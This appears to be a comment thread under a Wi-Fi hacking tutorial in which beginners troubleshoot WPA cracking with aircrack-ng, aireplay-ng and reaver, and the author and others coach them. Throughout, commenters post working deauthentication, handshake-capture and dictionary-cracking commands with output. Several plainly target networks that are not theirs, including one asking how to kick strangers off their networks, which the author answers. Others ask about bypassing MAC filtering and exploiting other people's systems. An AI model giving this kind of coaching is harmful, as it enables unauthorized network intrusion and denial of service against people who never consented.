How to know that it is aircrack-ng compatible. I wanted to know one morethings from u my master, that is whether this process keeps any digital footprint anywhere or not ? If keeps its where ? And how to find it out ?

REPLY

1

Go to aircrack-ng.org and look at their compatibility list.

Everything leaves a digital footprint.

OTW

REPLY

1

So I have bought the adapter you suggested and gave it a try. Got a handshake but that was all. I then tried just using reaver and that worked. I have tried again and now it does not work. I get an infinite loop with the first pin it tries now.

I was also getting the same error message as some one above.
http://img.wonderhowto.com/img/original/89/20/635272029141088/0/635272029141088920.jpg

I would switch wlan0 and mon0 and it would kind of work but then I got that infinite loop when trying reaver.





Image via wonderhowto.com

REPLY

1

What indications do you have that you are running an infinite loop? This screen looks normal.

REPLY

1

Sorry that isn't a screen of the loop. That is just an error message I would also receive when trying to use airmon-ng. Sorry I communicated that poorly.

The loop happens when I run reaver. It just constantly tries one and only one pin and does not move onto another. I believe it looks like this

- Trying Pin 12345670
- Sending EAPOL START Request
- Receiving identity request
- Sending identity response
- Receiving identity request
- Sending identity response

! WARNING: Receive timeout ocurred

- Sending WSC NACK

! WPS Transaction failed (code: 0x02), re-trying last pin

. . .

! WARNING: 10 failed connection in a row

And re-start again with same Pin, 12345670.

REPLY

1

Bee Kay:

That doesn't sound like an infinite loop, but rather something wrong with your wordlist.

OTW

REPLY

1

How would I get around that? Last time I simply entered the necessary commands to run reaver and it went without a hitch the first time. I tried the method in your article here but I think I had trouble with it finding dark0de when I tried it so went with reaver instead.

REPLY

1





Image via wonderhowto.com

REPLY

1

Hello Master,
I'm a newbie. Just stated using Kali Linux, which I read is "Backtrack 6"

It has an app called "fern" which apparently automates the steps you describe on this post. In my first attempt I used a dictionary called phpbb.txt but couldn't find any keys, so now I'm trying another dictionary called rockyou.txt which is about 130 Mb. (I'm waiting for it to churn through as we speak)

My question is, have you tried a technique called "crunch" and how does it work?

REPLY

1

Horacio:

Welcome to Null Byte!

I have used crunch and I'll try to include a tutorial on it in the near future.

OTW

REPLY

1

Cannot get Aireplay-Ng Deauth to work still, i am running Kali using live USB on windows 8.1 with a Alfa AWUS036H out of the box ,

'no drive update'
as installing software CD is not compatible in Kali.
I ran these tests on the Alfa AWUS036H, so it looks ok?

root@kali:~# airmon-ng start wlan0

Interface
Chipset
Driver

wlan1

Realtek RTL8187L rtl8187 - phy0
wlan0
Intel 6235 iwlwifi - phy1

(monitor mode enabled on mon0)

root@kali:~# airmon-ng start wlan1

Interface
Chipset Driver

mon0 Intel 6235 iwlwifi - phy1
wlan1
Realtek RTL8187L rtl8187 - phy0

(monitor mode enabled on mon1)
wlan0
Intel 6235 iwlwifi - phy1

root@kali:~# aireplay-ng -9 -i mon0

wlan1

22:43:38
Trying broadcast probe requests...
22:43:38
Injection is working!

22:43:40 Found 11 APs

22:43:40

Trying card-to-card injection...
22:44:12 Attack -0:
OK

22:44:12 Attack -1 (open):
OK

22:44:12 Attack -1 (psk):
OK

22:44:12 Attack -2/-3/-4/-6:
OK

22:44:12 Attack -5/-7:

REPLY

1

hi can tell me whats happening here thanks

root@kali:~# aireplay-ng --deauth 100 -a 58:#:35:#:50:C8 mon0
19:00:50 Waiting for beacon frame (BSSID: #:98:#:23:#:C8) on channel -1
19:00:50
Couldn't determine current channel for mon0,
you should either force the operation with --ignore-negative-one or apply a kernel patch
Please specify an ESSID (-e).

I tried changing channel to just 1 from -1 but this made on auto by aireplay-ng i think

REPLY

1

Brook:

Let's try to break down your problem in pieces.

First, what was that part about "no drive update"?

Also, it appears from your output that you have two wireless devices. Are you sure you are connecting to the right one?

OTW

REPLY

1

Hi OTW

i am using the Alfa AWUS036H straight from the box, but with the injection test that i used, it looks like that is working .

no not sure at all :-)
with both devices i cant get the aireplay-ng --deauth 100 to work
should i look to disable the default adapter?
thanks

REPLY

1

Brook:

I'm pretty sure you are using the wrong wireless device.

OTW

REPLY

1

It looks like the ASUS card is wlan1.

REPLY

1

thanks after work ill take look at disabling that card and running sum tests .

i did found that if someone dropped a connection ,i was able to capture the handshake without aireplay-ng --deauth , but was not able to take it further till i tracked down a good word list

as i am using kali

thank you for your time

REPLY

1

Brook:

Exactly. deauth is meant to FORCE them to re-connect. If you are patient, you can simply wait for them to re-connect.

OTW

REPLY

1

Is aireplay-ng able to kick people off their network even if you are not connected to it? I have had no success with deauth (even though it says it is sending the broadcast) on any network other than my own (the one I am connected to). Any help would be appreciated! And I know I could just wait it out, but that is not as convenient.

REPLY

1

Asteno:

First, you should be able to kick people off their AP as long as you have the BSSID set correctly. Also, make certain that you are NOT connected to your AP when you are trying to deauth.

OTW

REPLY

1

Hi OTW, My aireplay-ng is stuck on channel 1, i have tried patching, starting wlan0 in channel6 (airmon is good to go) and currently use. --Ignore-negative-one with mon0, I dont get any error messages regarding the channel anyway, how can i send deauth to channel 6 :ps i was able to obtain handshake from an ap in channel1

REPLY

1

.

REPLY

1

.

REPLY

1

opening wpacrack-01.cap
Please specify a dictionary (option-w).

quitting aircrack-ng ...
what should i do now???

REPLY

1

Avinash, drag in a wordlist file after -w, syntax ;aircrack-ng -w <drag wordlisthere> wpacrack-01.cap.

REPLY

1

Can u make it more clear.I am getting the same error.Can u type in the enter code with more clarity??

REPLY

2

avinash

Video Loading

REPLY

1

ya got it. but which word list to choose ?? which can work 100%

REPLY

1

No wordlist works 100% of the time. It depends upon the language and complexity of the password.

If you simply google password lists, you will find thousands.


REPLY

1

Hi all , had everything working great then some thing happened and Kali cut off all wireless, its saying wireless hardware switch is turn off,.

wireless is working under windows 8 on same laptop, and i can found how turn back on again.

the last program that was was running was reaver, after testing aircrack-ng , any way heres a screen shot




as you see Realtek ATL8187l is been shut down by RF-kill

any help would be great
thank you

REPLY

1

i also have this screen shot


REPLY

1

Here my problem solving , 'google Kali Rf-kill' 'panic jump up and down' post in forums , go home try all that has to offer .

low down if any one has run into this before -running sony viro -windows 8 and kali dual boot . key pad short cuts to turn wireless etc back the sony doesn't have hard switch

thanks

REPLY

1

Is your wireless card on the aircrack-ng compatible list?

REPLY

1

yes AWUS036H , and had everything well , then it went out :-(

REPLY

1

Try disabling the internal wireless card.

REPLY

1

What is the difference between wpa,wpa/wpa2,wpa2 securites??.They all can be hacked only by dictionary attacks??. There is no other way to crack them if WPS Is not available?

REPLY

1

Cant we exploit into someone's system some how & cant we know the passwd?? using backtrack.

REPLY

1

yes we can, but it is dependent upon the OS, the services, etc. Check out my metasploit tutorials.

REPLY

1

well obtaining the password by brute-forcing is almost impossibru,
trillion trillion trillion combinations!!!

REPLY

1

Chirag:

This is not brute forcing. It is essentially a dictionary attack. If is impossible, then I have done the impossible many, many times.

OTW

REPLY

1

I am trying to hack a wps enabled router reaver completed 42 % and saved the session but again nxt day i tried it associated with esssid. And stucked

REPLY

1

why i can't see any interfaces, chipsets or drivers??


PLZ HELP

REPLY

1

Mike:

You need to designate an interface such as wlan0.

Also, if you are using a vm you need to use an external wireless card.

OTW

REPLY

1

: (

REPLY

1

How do i do that occupythewebotw ? xD im noob at this topic :O

REPLY

1

Sir OTW:
When i do aireplay-ng --deauth 100 command i get an error
**root@Vats:~# aireplay-ng --deauth 100 -a D0:51:62:6F:BC:7D mon0**

23:06:40 Waiting for beacon frame (BSSID: D0:51:62:6F:BC:7D) on channel -1

23:06:40 Couldn't determine current channel for mon0, you should either force the operation with --ignore-negative-one or apply a kernel patch

Please specify an ESSID (-e).

I did --ignore-negative-one & i'm able to capture handshake,but now i wasn't able to find darkc0de wordlist so i used john password.lst and got this error:

**root@Vats:~# aircrack-ng /WPAcrack-01.cap -w /usr/share/john/password.lst**
**Opening /WPAcrack-01.cap**
**Read 70156 packets.**

# BSSID ESSID Encryption

1 D0:51:62:6F:BC:7D ADYU29ueQ No data - WEP or WPA

Choosing first network as target.

Opening /WPAcrack-01.cap
Got no data packets from target network!

Quitting aircrack-ng...

What does that mean , when i use darkc0de it says:
**root@Vats:~# aircrack-ng /WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de**
**fopen(dictionary) failed: No such file or directory**
**fopen(dictionary) failed: No such file or directory**
Please help
Thank you

REPLY

1

Pranav:

If you are using Kali, there is no darkc0de wordlist. Download one and use it.

REPLY

1


like this?

REPLY

1

Mike:

If you are running BT in a VM, you will need an external wireless adapter.

OTW

REPLY

1

i have problem installing Bactrack 5R3
on my gateway laptop machine.
Any help?
thanks

REPLY

1

To help you, I will need more information.

REPLY

1

I'm new to all this. In fact I'm pretty new to Linux. Everything has worked for me so far but when I get to the deauth command the message I get is as follows:

"Waiting for beacon frame (BSSID: XX:XX:XX:XX:XX:XX) on channel -1" followed by...

"Couldn't determine current channel for mon0, you should either force the operation with --ignore-negative-one or apply a kernel patch"

followed by...

"Please specify an ESSID (-e)"

It seems to me that the BSSID is being associated with channel 1 although I specified channel 8 in the previous airodump step. In fact, the airodump terminal even displays "fixed channel mon0 -1". Should the deauth command have also included the channel? What am I missing?





Image via imageshack.us

Using "help", I was able to employ a command that was accepted, which forced the operation as suggested by the program and also includes the ESSID but is still "fixed" in channel 1 apparently.





Image via imageshack.us

I hope I've been able to clearly state my problem. I'm sure it won't be the last for me but I'm determined to get my head around this stuff. Thanks

in advance for any help.

REPLY

1

By the way the more I learn the more I begin to realize things I had no clue about before. Like I said, I'm a noob to Linux but very excited to expand my knowledge base. That being said, I'm seeing from most of the screenshots here that most are using Kali for for this. I'm on Ubuntu 14.04 as it is my understanding that that is the ideal platform for Linux beginners like myself. Is Ubuntu the problem? I installed an aircrack-ng version specific to Ubuntu. Eventually I would like to graduate to Kali when I'm ready. I think the hacking community probably could use more females :)

REPLY

1

Talon:

I agree we need more female hackers! I'm glad you found us at Null Byte.

I concur with Cyberhitchhiker's comments below.

OTW

REPLY

1

Greetings,

1. Is that a VMware image you are using?

- **Never mind** I see your second post now.

2. Does your WiFi adapter packet inject?

#Observations:

Airmon-ng:
(No channel specified in command)
airmon-ng start wlan0 8

Aireplay:
... ? :-)
aireplay-ng -0 10 -a xx:xx:xx:xx:xx:xx -c xx:xx:xx:xx:xx:xx wlan0
-a AP first set of #s
-c (client=Target) second set of #s
-0 Deauth Attack
10 Amount of deauths to send.

Side Note: I would disagree on Ubuntu as a Pen-test learning platform. Don't get me wrong, its a great OS. If you are on the Pen-test path you need a Pen-test OS Like Backtrack.

I started on UNIX back in 90's went on to learn Linux and pen-testing with Backtrack 1 in the 2ks. You can pimp BT to act like a Ubuntu by adding the packages you want BTW. (just a thought.)

If I were you, I would grab a Live CD of Kali since BT has evolved into Kali. Use it to play around with, make a persistent USB of it (32-64 GB). Treat it like a installed version since it will remember everything you do on next boot up.

Good Luck ;-)

-This should solve most issues as far as making connection.-

Reference:
**Why does deauthentication not work?**

*There can be several reasons and one or more can affect you:*

You are physically too far away from the client(s). You need enough transmit power for the packets to reach and be heard by the clients. If you do a full packet capture, each packet sent to the client should result in an "ack" packet back. This means the client heard the packet. If there is no "ack" then likely it did not receive the packet.

Wireless cards work in particular modes such b, g, n and so on. If your card is in a different mode then the client card there is good chance that the client will not be able to correctly receive your transmission. See the previous item for confirming the client received the packet.

Some clients ignore broadcast deauthentications. If this is the case, you will need to send a deauthentication directed at the particular client.

Clients may reconnect too fast for you to see that they had been disconnected. If you do a full packet capture, you will be able to look for the reassociation packets in the capture to confirm deauthentication worked.

REPLY

1

Thank you masters OTW and Cyberhitchhiker. That gives me some direction. Looks like I'll delving into Backtrack sooner rather than later. That's fine. I've never been known for my patience although I'm sure it will be tested as I move forward. Kali looks like a sexy little distro and I'll go ahead and order the disks. Can you direct me where to do that? I only see a download link on www.kali.org. In the meantime I'll download the iso as I would like to get started. I'm familiar with creating a bootable flashdrive with the iso, having done so with Ubuntu. Will I be able to run the OS from that alone (obviously without doing an install) or is there more to it than that? I'm sure I will eventually do an install, unless there is more security in running it from the flashdrive, I don't know. Your thoughts? And as always... respect.

REPLY

1

Talon:

You can simply download the ISO and run it as LiveCD. As a beginner, I recommend that you either install it as a dual boot or in VM.

OTW

REPLY

1

I'm still trying to find where I can order the Kali disks.

Also I'm trying to determine the usability of the aircard on my Dell Inspiron 17R N7110 17.3 Laptop (Intel Core i7-2630QM Quad-Core Processor). The hardware specs of which indicate:

Dell Wireless 1702 802.11b/g/n
Device Type: Network adapters
Manufacturer: Atheros Communications Inc.
Location: PCI bus 1, device 0, function 0

I'm trying to find a comprehensive list to see if this will work or if I'll need to purchase an external wireless adapter. Your continued patience is appreciated.

REPLY

1

Kali is free and has no order links. Never pay for BT or Kali. Just download fromKali.org

List of WiFi adapters that inject.

Wifi adapter god - I use one.

REPLY

1

Master OTW and other knowledgeable members: I know tis is not on this topic, but I cannot think of a better place to ask for advice. I am moving now from a country where i get Naked DSL to a place where I get a broadband which is much slower. Is there anyway I can increase throughput internet access/streaming etc by replacing the company given modem with a better one?

Please advise.
Thanks

REPLY



1

opening WPAcrack-01.cap
read 32740 packets.

No networks found, exiting.

Quitting aircrack-ng

can someone help please

REPLY

1

Sqwid:


Are you sure it said "no networks found"? Can you provide a screenshot?

OTW

REPLY



1




I've tried a few times and always get stuck at this part

REPLY

1

Sqwid:

First, I assuming that every other step worked before now.

Second, notice that it tells you "no such file or directory". That a major clue. Either there is no WPAcrack-01.pcap or no darkc0de file. Go back and check.


OTW

REPLY



2

That is what I assumed at first... but both files are in their directories




REPLY

1

Got it working ..thx for the support occupyt
problem was I had to use WPAcrack-03 instead of 01

Also

darkc0de ... had to make sure .lst was entered in after it

now its cracking

REPLY

1

Good work!

REPLY

1

Master:

I tried also this tutorial but when I type ; aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de


REPLY

1

Hey bro I have a question
is it recommanded to use backtrack or ubuntu to crack wpa ?
( sorry for my bad English )
ty

REPLY

1

Ahmed:

Welcome to Null Byte!

I recommend you use Backtrack or Kali for wifi hacking.

OTW

REPLY

1

No worries. You can use either. This tutorial was created on a BackTrack5 system tho.

REPLY

1

OTW:

Great tutorial - very easy to follow through!

I've skimmed through the above comments so apologies in advance if this has already been asked:

I was wondering about the syntax of implementing a password dictionary as above - is there a method through which aircrack can combine multiple words within a dictionary together and test each of those as a separate password?

Also, is there a specific syntax available for when you know the password is a single word, and then a string of numbers? Say, implementing dictionaryone:dictionarytwo, where one is the words and two is the numbers?

Thanks,
OV

REPLY

1

Sounds like pyrit , crunch and attack*passthrough.*

REPLY

1

everything seemed to work, the key was found to be (ADMINISTARTOR) yet when i try using this passphrase to connect to the network it doesnt work, whats happening?

REPLY

1

James:

Are you sure you spelled it correctly. You spelled adminstrator wrong above.

OTW

REPLY

1

Occupyt:

Yes im almost certain that i spelled it correctly, think that was just a typo! haha

I tend to cut/copy and paste anyway

the password was ADMINISTRATOR and i tried copying it exactly how it was and tried connecting to the network but it does not work

REPLY

1

mac filter?

REPLY

1

I thought so but i spoofed the MAC and it still doesnt connect

REPLY

1

Can i steel do this using Lubuntu OS ? Or is it a must to have Kali installed on your pc ?

REPLY

1

Joey:

Welcome to Null Byte!

Yes, you can do this with any linux distribution, but you will have to download all the tools. The advantage of using Kali is that all the toolsare already installed and it makes following my tutorials much easier.

OTW

REPLY

1

Wre i will get this software? Give the link or torrent..

REPLY

1

John:

Welcome to Null Byte!

Aircrack-ng is built into Backtrack and Kali. In addition, you can download it aircrack-ng.org.

OTW

REPLY

1

please help is required i have used airodump-ng and try to capture handshake ai follow all steps correctly but the it is not capturing wpa handshake after several attempts even i deauthen the clients and they reauth but still it does not capture handshake

using kali adapter broadcom even check this through atheros but still same problem

REPLY

1

Nasir:

Are you using a aircrack-ng compatible wireless adapter?

REPLY

1

how to check that my adapter is compatible or not another thing is that i am using kali usb live does this is cause of problem i means drivers missing etc i am newbie .Another thing it tried to crack my own router tp-link using reaver as i know my device pin .The cracked pin is encrypted in hexadecimal format not one that i set how to decrypt even ssid is also encrypted .i have read that reaver does not need dictionary attack .Please help one important thing i use live usb on my friend laptop with atheros card using command

airodump-ng --bssid APMAC -c 11 -w wep01 mon0
then using aireplay to deauth but still it does not capture wpa handshake

Thanks for your cooperation

REPLY

1

I have cracked the password, it is not connecting to my cell phone .First it scans then try to use remembered password and then say connecting.Just after authenticating it again start scanning and it start repeating the process again. After two or three try , the wi-fi network disappears. I see you said MAC or IP Filtering to Secret(a Member). How to crack the MAC or Ip filtering. I researched on internet and found that my HTC Wildfire requires network certificate(.p12). Or is there any other term , Please tell me i cant wait to crack down my network fully

REPLY

1

Sounds like MAC filtering to me. So you would need to spoof an approved mac or add the phones MAC to the filter table on the router. With the filter on it will go thru the process but AP wont connect to it.

REPLY

1

dear admin

I have seen recommendations for those running bt5 or kali on a vm. is there any other external wireless card that can do besides the alfa card recommended like the tp link?

REPLY

1

http://www.aircrack-ng.org/doku.php?id=compatible_cards

"TP-Link TL-WN321G Ralink RT73 Internal
TP-Link TL-WN321G v4 Ralink RT2070 Internal
TP-Link TL-WN610G Cardbus Atheros Internal
TP-Link TL-WN650G PCI Atheros Soldered-in

This card has a soldered-in external antenna, with the wire between the card and the antenna easily pigtailable to RP-SMA.

TP-Link TL-WN651G PCI Atheros RP-SMA"

REPLY

1

What is the best website to find information on using GPU cards to speed the aircrack key check (like info on cards, best price for card,etc) Ive seen some sites but hope that you can guide me. Thanks

REPLY

1

> Cat Hat:
>
> I'm sure what web site covers this best, but you do have several GPU utilizing tools in Kali under Password Attacks and then GPU tools. I'm starting a new series on password cracking next week, so you may find that useful.
>
> OTW

REPLY

1

ATI or Nvidia?
Cudacat, OCLHashcat?

(Rev 1.1)

REPLY

1

I'm trying Ringo, I'm really trying!!

REPLY

1

Newbee
Swing and a miss.
oot@bt:~# aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de
fopen(dictionary) failed: No such file or directory
fopren(dictionary) failed: No such file or directory
Opening WPAcrack-01.cap
Read 37554 packets.

# BSSID ESSID Encryption

1 xx:xx:xx:xx:xx:xx NETGEAR30 WPA (1 handshake)

Choosing first network as target.

Opening WPAcrack-01.cap
Please specify a dictionary (option -w).
Quitting aircrack-ng...
root@bt:~#
THX

REPLY

1

Is my problem maybe /pentest/passwords/wordlists/darkc0de.lst
I'm on the ledge
THX

REPLY

1

Greetings. If you search the WHT forums. This exact question and reply is posted.

Short version: Your darkc0de.lst wont work unless you rename it to darckc0de.txt

REPLY

1

Hi OTW,

Ran into a problem whilst trying out to hack WPA password for a wifi, when I issue the aireplay-ng --deauth 100 -a 92:4E:2B:2D:FA:DB mon0, I get the following error:

waiting for beacon frame (BSSID: 92:4E:2B:2D:FA:DB) on channel -1

couldn't determine current channel for mon0, you should either force the operation with --ignore-negative-one or apply a kernel patch.

Please specify an ESSIDE (-e).

When I use force using the ignore negative one option, it just goes on and on, without deauthenticating and then finally stops.

What am I doing wrong please?

REPLY

1

